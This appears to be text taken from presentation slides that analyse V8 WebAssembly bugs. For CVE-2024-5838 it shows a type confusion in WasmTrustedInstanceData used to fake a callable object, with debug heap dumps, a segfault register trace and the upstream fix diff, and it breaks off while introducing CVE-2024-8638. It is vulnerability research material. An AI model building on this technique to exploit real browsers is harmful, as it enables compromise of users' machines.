
- imported from JavaScript into the Wasm environment.
- native Wasm functions.





# CVE-2024-5838

Is it possible for the function caller to confuse the use of these two structures?








# CVE-2024-5838

Analyse internal data structure:


- Some pointer in WasmTrustedInstanceData are **PROTECTED**.
- The field offset of `callable` field and `dispatch_table_for_imports` are the same.



# CVE-2024-5838

What happend if we confuse these two structures?

=> Fake a callable object.





# CVE-2024-5838

What happend if we confuse these two structures?

=> Fake a callable object.

```
DebugPrint: 0x2b200049a1: [JSArray]
- map: 0x02b20018d095 <Map[16] (PACKED_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x02b20018ca09 <JSArray[0]>
- elements: 0x02b200049941 <FixedDoubleArray[43]> [PACKED_DOUBLE_ELEMENTS]
- length: 43
- properties: 0x02b200000725 <FixedArray[0]>
- All own properties (excluding elements): {
  0x2b200000d99: [String] in ReadOnlySpace: #length: 0x02b20028818d <AccessorInfo name= 0x02b200000d99 <String[6]
}
- elements: 0x02b200049941 <FixedDoubleArray[43]> { // <--- [10]
  0-42: 1.1
}
...

DebugPrint: 0x266200049a81: [WasmTrustedInstanceData]
...
- dispatch_table_for_imports: 0x266200049a41 <WasmDispatchTable[1]> // <--- [9]
...
```

```
Thread 1 "d8" received signal SIGSEGV, Segmentation fault.
0x0000555556896f17 in v8::internal::HeapObject::HeapObjectPrint(std::__Cr::basic_ostream<char, std::__Cr::char_traits<char> >&) ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

*RAX 0x2b200000000 ← 0x40940
RBX 0x5555557f77540 → 0x555557d93098 (vtable for v8::internal::StdoutStream+24) → 0x5555567d4200 (v8::internal::StdoutStream::~~StdoutStream)
*RCX 0x99999999a
RDX 0xc
RDI 0x7fffffffcc58 → 0x2b200049a41 ← 0x9a3ff19999999999
RSI 0x5555557f77540 → 0x555557d93098 (vtable for v8::internal::StdoutStream+24) → 0x5555567d4200 (v8::internal::StdoutStream::~~StdoutStream)
R8 0x5555557f77598 → 0x555557d930c0 (vtable for v8::internal::StdoutStream+64) → 0x5555567d4600 (virtual thunk to v8::internal::StdoutStream)
R9 0x20
R10 0x7ffff41fddd8 ← 0x2
*R11 0xafc527c8e4c063c3
R12 0x555557dea728 (vtable for std::__Cr::basic_ios<char, std::__Cr::char_traits<char> >+16) → 0x555557b9e530 (std::__Cr::basic_ios<wchar_t, ...
R13 0x555557e2f388 (v8::internal::MainCage::base_) → 0x2b200000000 ← 0x40940
*R14 0x2b200049a41 ← 0x9a3ff19999999999
*R15 0x2b200049a40 ← 0x3ff199999999999a
RBP 0x7fffffffcc40 → 0x7fffffffcc70 → 0x7fffffffcca0 → 0x7fffffffce0 → 0x7ffff41fddf8 ← ...
RSP 0x7fffffffcc10 → 0x555557f77540 → 0x555557d93098 (vtable for v8::internal::StdoutStream+24) → 0x5555567d4200 (v8::internal::StdoutStream)
RIP 0x555556896f17 (v8::internal::HeapObject::HeapObjectPrint(std::__Cr::basic_ostream<char, std::__Cr::char_traits<char> >&)+39) ← movzx eax,
```



# Fix Patch

Restricted some functionalities of the imported function.

[wasm] Disable js-to-wasm generic wrapper for imports

There are some unresolved issues with tiering-up the wasm-to-js wrapper when it is called from the generic js-to-wasm wrapper. Disable the generic js-to-wasm wrapper for imports again until these issues are resolved.

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Bug: 343772336,343917751,342522151

Change-Id: [Ibf6d11ab759fbbb71da93d163121a28aaa0700e0](#)

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index d8250cc..28d73e5 100644

--- a/src/wasm/wasm-objects.cc

+++ b/src/wasm/wasm-objects.cc

@@ -1512,7 +1512,8 @@

```
if (entry.IsStrongOrWeak() && IsCodeWrapper(entry.GetHeapObject())) {  
    wrapper_code = handle(  
        CodeWrapper::cast(entry.GetHeapObject())->code(isolate), isolate);
```

```
- } else if (CanUseGenericJsToWasmWrapper(module, function.sig)) {
```

```
+ } else if (!function.imported &&
```

```
+     CanUseGenericJsToWasmWrapper(module, function.sig)) {
```

```
    wrapper_code = isolate->builtins()->code_handle(Builtin::kJSToWasmWrapper);
```

```
} else {
```

```
// The wrapper may not exist yet if no function in the exports section has
```




# CVE-2024-8638

Let's talk about **'To' Wrapper!**

- **WasmToJSWrapper**
- **JSToWasmWrapper**
- **JSToJSWrapper**


To simplify representation, some structural relationships 